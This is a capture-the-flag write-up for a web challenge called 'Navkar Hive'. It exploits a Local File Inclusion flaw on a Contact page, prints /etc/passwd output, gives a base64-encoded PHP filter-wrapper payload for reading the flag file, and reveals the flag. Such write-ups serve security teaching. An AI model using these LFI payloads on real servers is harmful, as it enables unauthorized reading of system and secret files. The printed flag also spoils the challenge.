


Navkar Hive – LFI Challenge Writeup

Navkar Hive is a web exploitation challenge based on a Local File Inclusion (LFI) vulnerability. The application dynamically includes files using a request parameter without proper validation. By abusing this behavior, sensitive server-side files can be accessed to retrieve the flag.



Step 1: Identify the Vulnerable Page

All available pages of the website are tested for file inclusion vulnerabilities. After testing multiple parameters, the vulnerability is discovered on the Contact page.

Step 2: Confirm Local File Inclusion

The vulnerability is confirmed by attempting to include sensitive local files such as `/etc/passwd`. The successful output confirms that arbitrary local files can be read.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin irc:x:39:39:irc:/run/irc:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Step 3: Craft an LFI Payload

To safely read the flag file, a PHP filter wrapper can be used. The following command is provided as an example payload. **Players may use different payloads or techniques** as long as they achieve Base64-encoded file inclusion:

```
echo -n "php://filter/convert.base64-encode/resource=/flag/flag.txt" | base64
```

Step 4: Exploit the Live Application

The generated Base64 payload is supplied to the vulnerable parameter on the Contact page. **The target URL and parameter should be adjusted based on the live server configuration** used during the challenge. An example format is shown below:

```
http://localhost:8080/contact.php?page=PASTE_BASE64_HERE
```

The server responds with Base64-encoded contents of the flag file.

Step 5: Decode the Flag

The Base64 output returned by the application is decoded to reveal the final flag.

Flag

```
LNMHACKS{Srd_is_the_future}
```